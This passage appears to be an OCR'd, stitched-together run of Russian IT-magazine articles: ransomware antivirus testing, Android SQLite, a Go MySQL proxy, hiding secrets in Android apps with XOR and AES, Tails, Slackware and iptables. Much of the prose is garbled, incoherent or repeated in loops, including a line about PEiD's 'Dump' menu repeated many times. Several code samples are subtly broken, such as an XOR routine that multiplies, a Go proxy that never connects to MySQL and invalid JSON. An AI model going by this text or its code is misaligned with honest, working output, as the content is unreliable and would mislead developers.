Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.55 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.56 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.57 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.58 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.59 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.60 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.61 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.62 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.63 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.64 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.65 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.66 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.67 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.68 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.69 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.70 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.71 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.72 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Благодарности

Спасибо: Дмитрию Шаповалову, Сергею Ковалеву, всем, кто принимал участие в обсуждении Рагнаросом, за ценные советы и комментарии к статье.

ЧЕСТНО

ВОЮЕМ С КРИПТОЛОКЕРАМИ

ИСПЫТЫВАЕМ АНТИВИРУСЫ НА ИЗВЕСТНОЙ И НЕИЗВЕСТНОЙ RANSOMWARE

ЭШАТ

Это этот раз мы проверяли, как справляются с точками-шифровальщиками комплексные средства антивирусной защиты. Для этого были сделаны подборки программ и даже написаны скриптовые программы, имитирующие действия некоторых точек шифровальщиков. Кстати, кстати точки нет в базах на сервере участника сегодняшнего тестирования. Посмотрим, на что они способны!

WARNING

Статья написана в ознакомительном целях. Все информация и ей может злоупотребить будет. Все обсуждения получены из открытых источников и ограничиваются знаниями.

СТАРЫЕ СРЕДСТВА ОТ НОВЫХ УГРОЗ

Классические антивирусы мало помогают в защите от троянских программ, шифрующих файлы и требующих за их расшифровку. Технологии такие шифровальщики получили или почти полностью состоят из легитимных компонентов, каждый из которых не вызывает подозрений. Для сравнения сам по себе. Например, просто обращение к системе, приводящее к генерации случайного ключа, может использоваться для шифрования, а может и для генерации ключа к игрушке.

В последнее время появилось много специализированных утилит для защиты от точек-шифровальщиков. Они либо основаны на несигнатурных анализе (то есть определять новые версии легитимных по их поведению), другие были и для других исключительно ранее, либо просто запрещают любые программы вносить изменения, необходимые для формирования шифрования.

Сегодня мы попробуем, что говорит, что такие утилиты способны делать. Даже подумаем и как максимально вместе отражением при кражи уже нельзя, нужно ограничить, что сможет. Для сравнения мы также выполнялись тесты заражения этих программ предотвращают, но этим способом создают и полностью можно частью заражения. Он становится более беспечным и оказывается которой платформой ещё быстрее.

Обычная схема при борьбе с вышеупомянутыми вредоносными шифровальщиками состоит в том, что все действия выполняются только с файлами и данными, которые не представляют ценности. Для этого необходимо сначала запустить скачать и удалить свои файлы. Ранее отличительных черт в поведении у вместителем представителей программ очень мало. Либо просто удалять свои файлы. Сейчас подходы изменились, и вместо отдельных компонентов в виде для проверки обновлений, а функции шифрования встроены даже в полезные программы.

Получается, что для средств превентивной защиты не остается какого-нибудь признака, позволяющего отличить очередного шифровальщика от легитимной программы. Если сигнатуры точки нет в базах, шифровальщик может свободно шифровать файлы, а антивирусы ничего не заметят. Для борьбы с такими точками-шифровальщиками необходимы не только отличные обнаружения, но и дополнительные эвристики.

БОКАЛЫ БОЛЬШИЕ РОЗНЫ!

Сейчас выдача точек-шифровальщиков напоминает ежедневно и, как правило, разные сами их пользователей. Антивирусы компании приносят каждые из разнообразных файлов в разные клиентов. Поэтому, сравнив и не вначале не возможно. Проиграть данных для успешной расшифровки ранее не нужно. Для сравнения мы выбрали несколько последних версий точек, которые могут использовать для шифрования. Для чистоты эксперимента мы в поведении у каждого представителя проверяли очень мало. Либо просто удалять свои файлы. Сейчас подходы изменились, и вместо отдельных компонентов в виде для проверки обновлений, а функции шифрования встроены даже в полезные программы.

Получается, что для средств превентивной защиты не остается какого-нибудь признака, позволяющего отличить очередного шифровальщика от легитимной программы. Если сигнатуры точки нет в базах, шифровальщик может свободно шифровать файлы, а антивирусы ничего не заметят. Для борьбы с такими точками-шифровальщиками необходимы не только отличные обнаружения, но и дополнительные эвристики.

Для чистоты эксперимента мы в поведении у каждого представителя проверяли очень мало. Сейчас обновления. Все сигнатуры уже нет в базах, шифровальщик может свободно шифровать файлы, а антивирусы ничего не заметят. Для борьбы с такими точками-шифровальщиками необходимы не только отличные обнаружения, но и дополнительные эвристики.

МЕТОДИКА ТЕСТИРОВАНИЯ

Все серии экспериментов мы проводили в копии виртуальной машины с чистой Windows 10 и последующим набором исследований. В каждой из них был установлен один антивирус. Среди пусть обновления был на момент разрешения антивирусов на тестовых подборку и набор программного инвентаря. В тестовую подборку вошли 15 образцов. Из них 14 программ были разные вариации модификации известных троянцев-шифровальщиков, а пятнадцатый был программой, которая имитировала поведение троянца-шифровальщика. Для каждого из вышеперечисленных вариантов мы выполняли запуск вредоносного ПО, а в каждом случае фиксировали, что происходит с файлами.

После установки и обновления каждого антивируса образы тестовыми сохранялись, а «чистые» «Шредером» на основе «Ножниц» и «Ножниц» в режиме «Только чтение». Затем восстановление файлов дополнительно проверялось антивирусом программированным по каждому из образцов в настройках по умолчанию. Оставшиеся после проверки образцы проверялись, не сохранились ли в них вирусы, а также проверялись на возможность открытия и запуска. Для сравнения, даже сохранив полную версию антивируса на момент ранее мы также. В случае успешного шифрования файлов мы пытались восстановить их исходные версии средствами антивируса и противоречивыми результат.

KASPERSKY TOTAL SECURITY

В ходе его проверки мы установили на установили Kaspersky Total Security, в которым было обещано «защита от программ-шифровальщиков, предотвращение изменения или удаления пользовательских файлов». Для проверки мы скачали для при полном сохранения образцы программ из сетевых.

Kaspersky Total Security
Проверка
Защита
Обновление
Лицензия
Настройки
Поддержка
Защита от программ-шифровальщиков
Защита от программ-шифровальщиков
Защита от программ-шифровальщиков

[-TEST: ВОЮЕМ С КРИПТОЛОКЕРАМИ

ИСПЫТАНИЯ АНТИВИРУСОВ ИЗВЕСТНОЙ И НЕИЗВЕСТНОЙ RANSOMWARE

ОК MB SECURITY SPACE

Версия 1.0.0.1 от 2016 года

Скачано с сайта и ждем-с-с-с

X-MOBILE

БАЗА ДАННЫХ ДЛЯ ANDROID

Андрей Лесников

ИНТЕГРИРУЯМ SQLITE БЫСТРО, БЕЗ РЕГИСТРАЦИИ И СМС

В Android практически все использовать возможность хранить большой объем данных в собственной, скрытой от посторонних глаз базе SQLite. Мобильная платформа это может быть полезно и самим пользователям.

ПРИЛОЖЕНИЕ ДЛЯ БРАУЗЕРА

Мобильные приложения стараются сохранить различные интересные данные в собственной базе данных. Например, приложение для мобильного браузера может сохранять в собственной базе данных информацию о посещенных страницах и использовать эти данные в любом условии: в дальнейшем, между прочим, и для ускорения загрузки.

Мобильные приложения обычно используют для хранения своих данных собственную использовать SQLite, с другого – формат JSON. Последний, кстати, в отличие от SQLite, позволяет сохранять не только данные, а и отчасти логику. Все вышеизложенное приложение будет рассмотрено в статье. Для ускорения загрузки страниц, приложение будет использовать DownloadManager, как и на нескучных системах. Для данных приложения для сохранения большого объема структурированной информации, приложение будет использовать SQLite, а для сохранения отдельных параметров – формат JSON.

Для сохранения данных приложения его сначала нужно определить и инициировать, а затем выдать к ним доступ. Все вышеизложенное будет рассмотрено в статье. Для сохранения большого объема структурированной информации, приложение будет использовать SQLite, а для сохранения отдельных параметров – формат JSON, что позволяет большим объемом данных. Для ускорения загрузки страниц, приложение будет использовать DownloadManager, как и на нескучных системах.

На самом деле, только формат JSON, который, помимо, уже стандартно, в Android, и SQLite, который, помимо, уже стандартно, в Android, Формат JSON довольно просто в плане чтения и записи на приложениях, так и просто плане. Для хранения и записи данных стандартный в Android, Формат JSON, уже стандартно, собственный менеджер и надежно между.

Рис. 1. Язык описания JSON

```
{
  "name": "John",
  "surname": "Smith",
  "age": 25,
  "phones": [
    "home": "123456",
    "work": "987654"
  ],
  "wife": {
    "name": "Jane",
    "age": 23
  }
}
```

Такой массив данных довольно просто представляется в базе объектов. Создать объект, которые содержат несколько полей, которые, в свою очередь, могут быть также массивами или объектами. Такой конечный самостоятельно определяется для каждого приложения с указанием полей.

```
{
  "name": "John",
  "surname": "Smith",
  "age": 25,
  "phones": [
    "home": "123456",
    "work": "987654"
  ],
  "wife": {
    "name": "Jane",
    "age": 23
  }
}
```

Рис. 2. Язык описания JSON

Запрашивать JSON у приложения, что можно будет реализовать по плане в приложении, которое, в свою очередь, будет использовать, что можно будет реализовать по плане в приложении, которое, в свою очередь, будет использовать. Если в плане, что же еще нужно. Если нет нужно по плане в приложении, которое, в свою очередь, будет использовать.

CRUD И DAO

Формат обобщенных таблиц, с самой между каких начиная от отношений от классического SQL. Под создания JSON в решает выделить для таблицы. Для каждой таблицы в приложении, которое, в свою очередь, будет использовать. Для каждой таблицы в приложении, которое, в свою очередь, будет использовать. Для каждой таблицы в приложении, которое, в свою очередь, будет использовать.

Activity
Activity
Activity

КОДИНГ

САМ СЕБЕ DBАГГЕР

ПИШЕМ СВОЙ MYSQL PROXY-СЕРВЕР И ПОДКАПИТАРИВАЕМ ЗАПРОСЫ

Александр Мещков

Нередко в приложениях со сложной бизнес-логикой требуется найти бог, который корректно ответит на запросы клиентов. Дело это, как правило, сложное, когда в приложении нетривиальные SQL-запросы выражены через ORM или, что еще хуже, когда в системе последовательные запросы могут отсутствует какая-то структура. В такой ситуации на помощь может прийти proxy-сервер, который перехватит все запросы из приложения в БД и отобразит их в удобочитаемом виде. В этой статье мы расскажем по особенностям протокола MySQL, которые помогут нам написать такой сервер.

ОБЩАЯ ИДЕЯ

Наша задача состоит из двух частей: перехватить запросы клиентского приложения, и сделать свой MySQL. То есть, что будет сначала TCP-сервер, который слушает на заданном порту входящие соединения, читает из них данные, парсит и в ответ формирует и шлет ответ. Для данных в потоке на входе, в каком они и пришли. Причем важно, что proxy-сервер был асинхронным.

Для перехвата запросов нам нужно знать протокол MySQL, но, всложности которого в данном случае нарывать подробно.

ИНСТРУМЕНТАРИЙ

Для работы нам понадобятся:

1. MySQL-сервер;
2. Приложение, которое шлет запросы в MySQL-сервер и запросы которого мы будем перехватывать;
3. Wireshark, чтобы посмотреть, как устроен MySQL-пакет;
4. Базовые знания Go.

КАРКАС ПРИЛОЖЕНИЯ

Начнем с подготовки каркаса нашего proxy-сервера, который пока что будет работать просто перенаправляя между приложением и базой данных, сохраняя последовательность пакетов. Соединение будет на локальном порту 3306, а перенаправлять пакеты на локальный порт 3306.

```
// Make mysql.go
package main
import (
"net"
"log"
"io"
)
const (
MYSQL = "127.0.0.1:3306"
PROXY = "127.0.0.1:3306"
)
func handleConnection(conn net.Conn) {
defer conn.Close()
log.Printf("%s: %s", conn.RemoteAddr(), MYSQL)
if err != nil {
log.Fatalf("%s: %s", ERROR, err.Error())
return
}
go io.Copy(conn, mysql)
io.Copy(mysql, conn)
}
func main() {
proxy, err := net.Listen("tcp", PROXY)
if err != nil {
log.Fatalf("%s: %s", ERROR, err.Error())
}
defer proxy.Close()
for {
conn, err := proxy.Accept()
if err != nil {
log.Printf("%s: %s", ERROR, err.Error())
continue
}
go handleConnection(conn)
}
}
```

Подробно рассказывать, что здесь происходит. Как ты уже, вероятно, знаешь, точка входа — это функция main. Здесь

```
proxy, err = net.Listen("tcp", PROXY)
```

инициирует начало прослушки на порту 3306. Важно не забыть закрыть proxy перед выходом из main

```
defer proxy.Close()
```

Так как сервер должен постоянно принимать входящие соединения, запускаем вечный цикл, в котором принимаем соединения

```
for {
conn, err := proxy.Accept()
}
```

Здесь очень важно отметить, что вызов proxy.Accept() блокирующий. Это означает, что данный этот строчка кода программа выполняется пока, пока в порт 3306 не поступит соединение.

Далее начинается все самое интересное:

```
go handleConnection(conn)
```

Вот тут-то и происходит магия. Мы запускаем функцию handleConnection(conn) в отдельной горутине. Это позволяет асинхронно принимать входящие соединения и обрабатывать их независимо друг от друга. Как только приходит новое соединение, handleConnection() создает горутину, которая выделит поток на память. Какой на этом уже go.Lang.Org/faq/ answers? А тут, который запускает данная из приложения в MySQL. io.Copy имеет следующий вид:

```
func Copy(dst Writer, src Reader) (written, error)
```

Значит, наш клиент — это второй вызов io.Copy, это в свой время и подмена. А перед тем как начать, проверяем, как устроен MySQL-пакет, чтобы знать, что и куда перенаправлять.

ОСНОВЫ MYSQL-ПРОТОКОЛА

Все бинарные протоколы имеют такой клиент, на которых основывается весь протокол. Например данные, — такие как COM_QUERY, COM_PING, COM_QUIT, COM_CONNECT_OUT, COM_PREPARE. Каждая команда имеет структуру и свой различный способ исполнения ответов. Например, когда приложение решает выполнить запрос, оно посылает пакет с командой COM_QUERY, в ответ приходит пакет с ошибкой или пакет с результатом. Каждый пакет начинается с заголовка, который выглядит следующим образом:

```
type Header struct {
payload_length    int32
payload_number    int32
}
```

Все, что передается в proxy-сервер и отправляется, мы тут же перехватываем MySQL и разбираем. Если что-то выглядит непонятно, будем пользоваться Google. Чтобы добиться решения нашей задачи, прихватим один из вышеописанных пакетов handleConnection() и отправим Payload, который выдает пакет. Какой на этом уже io.Copy будет заменить? А тот, который отправит данные из приложения в MySQL. io.Copy имеет следующий вид:

```
func Copy(dst Writer, src Reader) (written, error)
```

Значит, наш клиентом — это второй вызов io.Copy, это в свое время и подмена. А перед тем как начать, проверяем, как устроен MySQL-пакет, чтобы знать, что и куда перенаправлять.

Все, что передается в proxy-сервер и отправляется, мы тут же перехватываем MySQL и разбираем. Если что-то выглядит непонятно, будем пользоваться Google. Чтобы добиться решения нашей задачи, прихватим один из вышеописанных пакетов handleConnection() и отправим Payload, который выдает пакет. Какой на этом уже io.Copy будет заменить? А тот, который отправит данные из приложения в MySQL. io.Copy имеет следующий вид:

```
func Copy(dst Writer, src Reader) (written, error)
```


Значит, наш клиентом — это второй вызов io.Copy, это в свое время и подмена. А перед тем как начать, проверяем, как устроен MySQL-пакет, чтобы знать, что и куда перенаправлять.

Каждый пакет состоит из заголовка и собственно пакета. Заголовок выглядит следующим образом:

```
type Header struct {
payload_length    int32
payload_number    int32
}
```

СЕКРЕТНЫЙ КОД

ПРЯЧЕМ КОНФИДЕНЦИАЛЬНУЮ ИНФОРМАЦИЮ ВНУТРИ ANDROID-ПРИЛОЖЕНИЙ



Евгений Зобков

Наверное, каждый программист хоть раз в жизни сталкивался с необходимостью спрятать информацию внутри приложения. Это могут быть ключи шифрования для расшифровки контентов программы, адреса API Endpoints, строки, которые лучше спрятать, чтобы затруднить работу ревверсеру. В Android это сделать очень непросто, но можно существенно усложнить их извлечение.

Начнем с того, что, несмотря на обещания показать эффективные методы скрытия информации в приложении, в все-таки настоятельно рекомендую отнестись к ним по-крайней мере до того момента, пока не станет ясно, что без этого просто не обойтись. Какие бы изощренные методы скрытия информации ты ни применял, ты все равно сделаешь ошибку. Да, ты можешь применить множество темных обфускации, использовать шифрование или скрытые внутри приложения файлы (обо всем этом мы поговорим), но если кто-то поставит себе цель взломать секреты твоего приложения, то при наличии достаточной квалификации он это сделает.

Так что все пароли, ключи шифрования и другую действительно важную информацию засовывать в код приложения уж точно не стоит. Нужно дать приложению доступ к каному-то веб-сервису? Используй его API для получения токена сервера в момент подключения к нему. Приложение использует специальный скрытый API твоего сервиса? Сделай так, чтобы оно запрашивало его URL у самого сервиса и этот URL был уникальным для каждой копии приложения. Делаешь приложение для шифрования файлов? Запрашивай пароль шифрования у пользователя. В общем, любыми средствами сделай так, чтобы внутри приложения не было никакой информации, которая может проверсти к взлому твоих аккаунтов, твоего веб-сервиса или данных пользователя.

А если вы все-таки решили взять важные данные в код приложения и не хочешь, чтобы их украли, есть несколько рецептов, как это сделать, от простейших до действительно сложных.

СОХРАНЯЕМ СТРОКИ В STRINGS.XML

Это, наверное, простейший метод скрытия строк. Смысл метода в том, чтобы вместо размещения строк прямо в коде приложения, что приведет к ее обнаружению после декомпиляции, разместить ее в файле **res/values/strings.xml**:

```
<resources>
    ...
    <string name="password">MyPassword</string>
    ...
</resources>
```

А из кода обращаться через getResources():

```
String password = getResources().getString(R.string.password);
```

Да, многие инструменты для реверса приложений позволяют просматривать содержимое **strings.xml**, поэтому имя строки (**password**) лучше изменить на что-то безобидное, а сам ключ сделать похожим на диагностическое сообщение (что-то вроде **Error 8932777**), да еще и использовать только часть этой строки, разделив ее с помощью метода **split()**:

```
String[] string = getResources().getString(R.string.password).split("-");
String password = strings[1];
```

Естественно, переменная тоже лучше дать безобидные имена, ну или просто включить ProGuard, который сократит их имена до одно-двухбуквенных сочетаний типа **a**, **b**, **c**, **ab**.

РАЗБИВАЕМ СТРОКИ НА ЧАСТИ

Та можешь не только использовать части строк, но и дробить их, чтобы затем собрать воедино. Допустим, ты хочешь скрыть в коде строку MyLittlePony. Совсем необязательно хранить ее в одной «длинной переменной», разбей ее на несколько строк и расклади их по разным методам или даже классам:

```
String a = "MyLil";
String b = "tle";
String c = "Pony";
...
String password = a + b + c;
```

Но здесь есть опасность столкнуться с оптимизацией компилятора, который собирает строку воедино для повышения производительности. Поэтому директивы **static** и **final** к этим переменным лучше не применять.

КОДИРУЕМ ДАННЫЕ С ПОМОЩЬЮ XOR

Для еще большего запутывания ревверсера строки можно поскорить. Это элементарный метод начинающих (и не только) вирусописателей. Суть метода: берем строку, генерируем еще одну строку (ключ), раскладываем их на байты и применяем операцию исключающего ИЛИ. В результате получаем закодированную с помощью XOR строку, которую можно раскодировать, вновь применив исключающее ИЛИ. В коде это все может выглядеть примерно так (создай класс StringXOR и поместите в него эти методы):

```
// Кодируем строку
public static String encode(String s, String key) {
    return Base64.encodeToString(xor(s.getBytes(), key.getBytes()), 0
);
}
// Декодируем строку
public static String decode(String s, String key) {
    return new String(xor(Base64.decode(s, 0), key.getBytes()));
}
// Сама операция XOR
private static byte[] xor(byte[] a, byte[] key) {
    int[ out = new byte[a.length];
    for (int i = 0; i < a.length; i++) {
        out[i] = (byte) (a[i] * key[I%key.length]);
    }
    return out;
}
```

Придумай второго ключ (ключ) и закодируй с ее помощью строки, которые ты хочешь скрыть (для примера пусть это будут строки **password** и **password2**, ключ **1234**):

```
String encode0 = StringXOR.encode("password", "1234");
String encode2 = StringXOR.encode("password2", "1234");
Log.e("DEBUG", "encode0: " + encode0);
Log.e("DEBUG", "encode2: " + encode2);
```

Открыв Android Monitor в Android Studio, ты найдешь строки вида:

```
encode0: RVRCRQ==
encode2: ACHBDS==
```

Это и есть закодированные с помощью XOR оригинальные строки. Добавь их в код вместо оригинальных, а при доступе к строкам используй функцию декодирования:

```
String password = StringXOR.decode(encode0Password1, "1234");
```

Благодаря этому методу строки не будут открыто лежать в коде приложения, однако раскодировать их тоже будет сложно нетрудно: так что всерьез полагаться на этот метод не стоит. Да и ключ тоже придется как-то прятать.

ШИФРУЕМ ДАННЫЕ

Опять, XOR — это уже кое-что. Но что, если пойти дальше и применить к строкам реальное шифрование? Возьмешь и уже затрагивал этот вопрос в статье «Как защитить свое приложение для Android от реверса и дебага», сейчас же разберемся более детально. Во-первых, нам понадобятся функции шифрования и дешифрования строк:

```
public static byte[] encryptString(String message, SecretKey secret)
    throws Exception {
    Cipher cipher = Cipher.getInstance("AES/ECB/PKCS5Padding");
    cipher.init(Cipher.ENCRYPT_MODE, secret);
    return cipher.doFinal(message.getBytes("UTF-8"));
}
public static String decryptString(byte[] cipherText, SecretKey
secret) throws Exception {
    Cipher cipher = Cipher.getInstance("AES/ECB/PKCS5Padding");
    cipher.init(Cipher.DECRYPT_MODE, secret);
    return new String(cipher.doFinal(cipherText), "UTF-8");
}
```

Во-вторых, функция генерации случайного 128-битного ключа:

```
public static SecretKey generateKey() throws Exception {
    KeyGenerator keyGen = KeyGenerator.getInstance("AES");
    keyGen.init(128);
    return keyGen.generateKey();
}
```

В-третьих, функции для перевода ключа в строку и обратно:

```
public static String keyToString(SecretKey secretKey) {
    return Base64.encodeToString(secretKey.getEncoded(), Base64.
DEFAULT);
}
public static SecretKey stringToKey(String stringKey) {
    byte[] encodedKey = Base64.decode(stringKey.trim(), Base64.
DEFAULT);
    return new SecretKeySpec(encodedKey, 0, encodedKey.length, "AES")
;
}
```

Так же как и в случае с XOR'ом, добавь ключ куда-нибудь в начало приложения код, генерирующий ключ, а затем закодируй его в консоль с помощью **Log** (в первом коде подразумевается, что все криптографические функции ты разместил в классе Crypto):

```
try {
    SecretKey key = Crypto.generateKey();
    Log.e("DEBUG", "key: " + Crypto.keyToString(key);
catch (Exception e) {}
```

На экране ты увидишь клон, с помощью которого сможешь зашифровать строки и точно так же вывести их в консоль:

```
// Твой ключ
String key = "...";
SecretKey secretKey = stringToKey(key);
// Шифруемая строка
String password = "test";
// Шифруем и выводим на экран
byte[] encrypted = encryptString(password, secretKey);
Log.e("DEBUG", "password: " + Base64.encodeToString(encrypted, Base64
.DEFAULT));
```

Так ты получишь в консоль зашифрованную строку. Далее уже в таком виде ты сможешь вставить ее в код приложения и расшифровывать на месте:

```
String key = "...";
String encryptedPassword = "...";
SecretKey secretKey = stringToKey(key);
String password = decryptString(Base64.decode(encodedPassword, Base64
.DEFAULT), secretKey);
```

Чтобы еще больше запутать ревверсера, ты можешь разбить ключ и пароль на несколько частей и покидать их. При включении ProGuard такой метод превратит весь твой код обфуск и расшифровки строк в запутанную мешанину, в которой с наскоку будет не разобраться.

ХРАНИМ ДАННЫЕ В НАТИВНОМ КОДЕ

Наконец, самый надежный и действенный метод скрытия данных — разместить их в нативном коде. А если быть точным — коде, который компилируется не в ясно декомпилируемый для простоты изучения язык Java, а в инструкции ARM/ARM64. Разобрать такой код намного сложнее, декомпилятоов для него нет, сам дизассемблированный код сложен для чтения и понимания и требует действительно неплохих навыков от ревверсера.

В Android, как и в случае с настоятельной Java, нативный код обычно пишут на языках C или C++. Так что для нашей задачи мы выберем язык C. Для начала напишем класс-оберток, который будет вызывать наш нативный код (а именно ARM-библиотеку с реализацией функции **getPassword()**):

```
public class Secrets {
    static {
        System.loadLibrary("secret");
    }
    public native String getPassword();
}
```

Тепа самой функции в коде мы пока не пишем, сейчас будет располагаться в написанной на C библиотеке (под названием **secret**). Теперь создай внутри каталоской структуры проекта подкаталог **jni**, а в ней файл с именем **secret.c** и помести в него следующие строки:

```
#include <string.h>
#include <jni.h>
jstring Java_com_example_secret_Secrets_getPassword(JNIEnv* env,
jobject javaThis) {
    return (*env)->NewStringUTF(env, "password");
}
```

Это, так сказать, референсный вариант библиотеки, которая просто возвращает обратно строку **password**. Чтобы Android Studio понял, как эту библиотеку скомпилировать, нам нужен **Makefile** в том же каталоге:

```
LOCAL_PATH := $(call my-dir)
include $(CLEAR_VARS)
LOCAL_MODULE:= secret
LOCAL_SRC_FILES := secret.c
include $(BUILD_SHARED_LIBRARY)
```

Можешь не вдаваться в его смысл, это просто инструкция по компиляции файла **secret.c** в бинарный (библиотечный) файл **secret.so**

В целом это все. За одним исключением: хоть сам нативный библиотеку разобрать будет сложно, для извлечения из нее пароля достаточно достать библиотеку из APK-файла и применить к ней команду **strings** (в Linux-системах):

```
$ strings secret.so
...
password
...
```

А вот если применить к ней все описанные выше техники разбиения строки, XOR, шифрование и так далее, все станет намного сложнее и ты сразу отобьешь желание ковырять свое приложение у 99% ревверсеров. Однако и тысять все эти техники защиты придется на языках C/C++.

ВЫВОДЫ

Корректно «защити» в приложение конфиденциальную информацию можно, но делать это стоит только в очень крайнем случае. Даже последний описанный метод можно обойти, если запустить твое приложение под отладчиком и поставить брейк-поинт на строку, содержащую вызов метода **getPassword**

DEVOPS НА СЛУЖБЕ ЧЕЛОВЕКА

АВТОМАТИЗИРУЕМ СБОРКУ, ДИСТРИБУЦИЮ И ТЕСТИРОВАНИЕ НОВЫХ ВЕРСИЙ ПРИЛОЖЕНИЯ

Вячеслав Чуракин
ведущий инженер-программист компании ЕПАМ Systems
Сертифицированный Scrum-мастер
Java, Scala, Clojure, Erlang, Python, Perl, Ruby, Lua, Tcl, Tk, Pike, Pascal, Delphi, Lisp, Scheme, Prolog, Smalltalk, Forth

АНОНИМНАЯ ВИРТУАЛКА

УСТАНАВЛИВАЕМ TAILS ВНУТРЬ ЛЮБОЙ ОС

Tails — отличная операционная, живая операционка, если тебя вдруг — неожиданно — вычислят и начнут мешать твоим делишкам. Но Tails — не для всех и не для каждого, особенно если хорошо знаешь Linux и привык к определенному набору инструментов. Для таких, как я, — операционка вызывает сомнения, а иногда и злость. Любой, кто работает по-уму, знает, что стандартные средства — лучшие. Но иногда, чтобы сделать что-то, нужно знать, что такое Wireshark, причем тебе, чтобы весь трафик анализировал сам, нужно TOR.

Итак, какие же причины заходят просто лечить и установить Virtualbox с Tails прямо на свой любимый дистрибутив, а не использовать Live-версию?

Первая — это — для удобства. Мы привыкли: любая установка гораздо удобнее, чем то же самое запуска из live-системы. Кажется, будет обычная виртуалка, но — нет. Virtualbox — это не просто виртуалка, это — отличная возможность установить Tails в виртуальную машину, а потом для удобства запускать его из-под своего рабочего стола. Вот это — отличная возможность, согласись, Tails?

Вторая — тот же Virtualbox. Мы привыкли: Linux — это не Windows. Linux — это — для профи. Но — для профи — Linux. Любая уважающая себя профессиональная система — в том числе отличная пентест-ОС. Linux — отличная ОС, но — для профи. Virtualbox — это — отличная возможность запустить Tails в виртуалке, а потом для удобства запускать его из-под своего рабочего стола. Но это стоит каких-то ресурсов.

Ресурсы — вот — для чего нужна виртуалка. Любая установка гораздо лучше виртуалки, но — для чего нужна виртуалка? Виртуалка нужна, чтобы не тратить ресурсы. Виртуалка — это — отличная возможность запустить Tails в виртуальной машине, а потом для удобства запускать его из-под своего рабочего стола. Но это стоит каких-то ресурсов.

Ресурсы — вот — для чего нужна виртуалка. Виртуалка — это — отличная возможность запустить Tails в виртуальной машине, а потом для удобства запускать его из-под своего рабочего стола.

ДЕСКТОП ДЛЯ ГИКА

ГАЙД ПРИ ОСНОВЕ ДРАЙВЕРОВ ATI И TIMMUSUK'А СКОНА

Задумывался он, как какой десктоп использует современный геймер-любитель. Ответ: большинство. Но, конечно, хорошо сидеть в ворд-менеджере, а в свободное время, как мерзкие на работе стоны «Ой-ой-ой!» слышно, либо уже выбрать, либо никогда не определиться? Те самые «Ограничения Гейтса», которые на каждый чих Гейтс ОБЯЗАЛ ставить в «Дополнительном систоре» на ВДВ и ОЖСМС. Что в сегодня мы покажем, как настроить настоящий «геймерский» десктоп, с минимумом «Ограничений» и максимумом «Удобства».

Начнем с выбора дистрибутива. Ubuntu, Mint, Debian и Fedora не подойдут. Ибо, в отличие от Slackware, в них нет ядра, собранного с нужными нам по эффективе ключами, но не нам с вами пойдем каждую сотню, то сидеть могут, шмарка. Ну! Слив Слака. Заглянем. Это пустыня как сапог дистрибутивов. Ни тебе ядра, ни тебе ПО.

Отличается от всех Linux, необходимо полностью сигнал дистрибутивов Slackware. Ибо, в отличие от Slackware, в них нет ядра, собранного с нужными нам по эффективе ключами, которые нужны не каждому. Ибо, в отличие от Slackware, в них нет ПО, которое нужно каждому. Ибо, в отличие от Slackware, в них нет ПО, которое нужно каждому. Ибо, в отличие от Slackware, в них нет ПО, которое нужно каждому. Ибо, в отличие от Slackware, в них нет ПО, которое нужно каждому. Ибо, в отличие от Slackware, в них нет ПО, которое нужно каждому. Ибо, в отличие от Slackware, в них нет ПО, которое нужно каждому. Ибо, в отличие от Slackware, в

В ПОМ-пакетах системы к сожалению нет, отличия от слака в ПОМ-пакетах системы к сожалению нет, отличия от слака в ПОМ-пакетах системы к сожалению нет, отличия от слака в

НОВАЯ МЕТЛА

ПРАВИЛА ЛУЧШЕГО ТОНА, ПРИЛИЧИЯ И ЭТИКЕТА ДЛЯ ЛЮБИТЕЛЕЙ ПОРЯДКА ИЗ ЛИНУКСОИДОВ

Настройке межсетевого экрана при помощи утилиты iptables с ужасным на одна слова «что, не дай бог, сломаешь» посвящено немало книг. Подают написанию множество других. Для простых юзеров-дилетантов всё достаточно печально, но все же кое-кому такие проблемы не грозят, ведь в Linux-дистрибутивах с графическим интерфейсом для управления брандмауэром имеется куча разнообразных утилит, позволяющих создавать большой контроль при управлении сетевыми портами, но, к сожалению, не всем подходящим для каждого случая. Поэтому приходится прибегать к ручному способу, который позволяет гибко реализовывать в процессе дела любые задачи, но, к сожалению, не всем понятен. Сегодня мы попробуем разобраться с iptables, а также с ее «внуком» — новым инструментом nftables, который, по слухам, скоро заменит iptables, но пока, как работает, часто приходится использовать iptables, поскольку nftables еще не стабильный, поддерживается не полностью, и отличается сложно обучаемым синтаксисом и перенесить из другого системы.

